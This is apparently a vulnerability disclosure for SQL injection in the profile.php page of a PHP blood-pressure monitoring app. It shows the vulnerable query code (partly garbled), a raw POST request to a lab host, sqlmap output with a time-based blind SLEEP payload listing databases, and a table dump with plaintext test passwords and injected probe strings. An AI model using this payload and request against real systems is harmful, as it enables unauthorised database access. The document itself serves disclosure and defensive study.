


# BP Monitoring Management System v1.0 Background Modification of Personal Information SQL Injection

## Vulnerability Details

The front-end passes fullname and mobilenumber to the back-end



The vulnerability lies in the file profile.php, which receives parameters and directly concatenates them into SQL statements, which will cause SQL injection

```
1 <?php session_start();  
2 //DB connection  
3 include_once('includes/config.php');  
4 //validating Session  
5 if (strlen($_SESSION['aid']==0)) {  
6     header('location:logout.php');  
7 } else{  
8  
9  
10     if(isset($_POST['update'])){  
11         $uid=$_SESSION['aid'];  
12         $fname=$_POST['fullname'];  
13         $mobno=$_POST['mobilenumber'];  
14  
15  
16  
17         $query=mysqli_query($con, "update tbluserregistration set fullName='".$fname.', mobileNumber='".$mobno' where id='".$uid"");  
18         if ($query) {  
19  
20             echo '<script>alert("Profile has been updated")</script>';  
21  
22             else{  
23  
24                 echo '<script>alert("Something Went Wrong. Please try again.")</script>';  
25  
26  
27  
28     }  
29  
30     <!DOCTYPE html>  
31     <html lang="en">  
32  
33     <head>  
34  
35         <meta charset="utf-8">  
36         <meta http-equiv="X-UA-Compatible" content="IE=edge">  
37         <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```

POST packet

POST /BP-Monitoring-Management-System-PHP/bpmms/profile.php HTTP/1.1

Host: 192.168.43.247

Content-Length: 102

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: <http://192.168.43.247>

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.0.0 Safari/537.36 Edg/111.0.1661.62

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: <http://192.168.43.247/BP-Monitoring-Management-System-PHP/bpmms/profile.php>

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

Cookie: PHPSESSID=9pggchlmskkoh0tin7ns6423s9

Connection: close

email=[test@qq.com](mailto:test@qq.com)&mobilenumber=1111111111&update=Update&fullname=test

Screenshot of SQLmap results, revealing the existing databases in the database

```
[_V...] https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
  Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:38:29 /2023-04-07/

[16:38:29] [INFO] parsing HTTP request from 'a.txt'
[16:38:29] [INFO] resuming back-end DBMS 'mysql'
[16:38:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: mobilenumber (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: email='1838303859@qq.com&mobilenumber=1111111111' AND (SELECT 4591 FROM (SELECT(SLEEP(5)))Vszm) AND 'LRbx'='LRbx&update=Update&fullname=test'

[16:38:29] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0.12
[16:38:29] [INFO] fetching database names
[16:38:29] [INFO] fetching number of databases
[16:38:29] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:38:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]

y

[16:39:02] [INFO] retrieved:
[16:39:07] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[16:40:06] [INFO] retrieved: bluecms
[16:40:27] [INFO] retrieved: bpmmsdb
[16:40:31] [INFO] retrieved: demo_inxedu_v2_0_open
[16:42:15] [INFO] retrieved: edoc
[16:42:27] [INFO] retrieved: java_sec_code
[16:43:11] [INFO] retrieved: lmxcms
[16:43:33] [INFO] retrieved: mybatis
[16:43:53] [INFO] retrieved: mysql
[16:44:10] [INFO] retrieved: per
[16:44:25] [ERROR] invalid character detected. retrying..
[16:44:25] [WARNING] increasing time delay to 2 seconds
```

localhost 3306		对象	* 无标题 - 查询	tbuserregistration @bpm...
bluecms		开始事务 文本 筛选 排序 导入 导出		
bpmmsdb				
demo_inxedu_v2_0_open				
edoc				
information_schema				
java_sec_code				
lmxcms				
mybatis				
mysql				
performance_schema				
test				
session				

id	fullName	emailid	mobileNumber	loginPassword	regDate
1	test	ak@test.com	1111111111	Test@123	2023-02-09 02:14:25
3	test	john@test.com	1111111111	Test@123	2023-02-15 01:36:12
4	test	2094065045@qq.co	1111111111	123456	2023-04-07 16:08:18
5	test	1838303859@qq.co	1111111111	123456	2023-04-07 16:19:38
6	test	\$(indidns:/3.post.1'	1111111111	\$(indidns:/4.post.1'	2023-04-07 16:19:44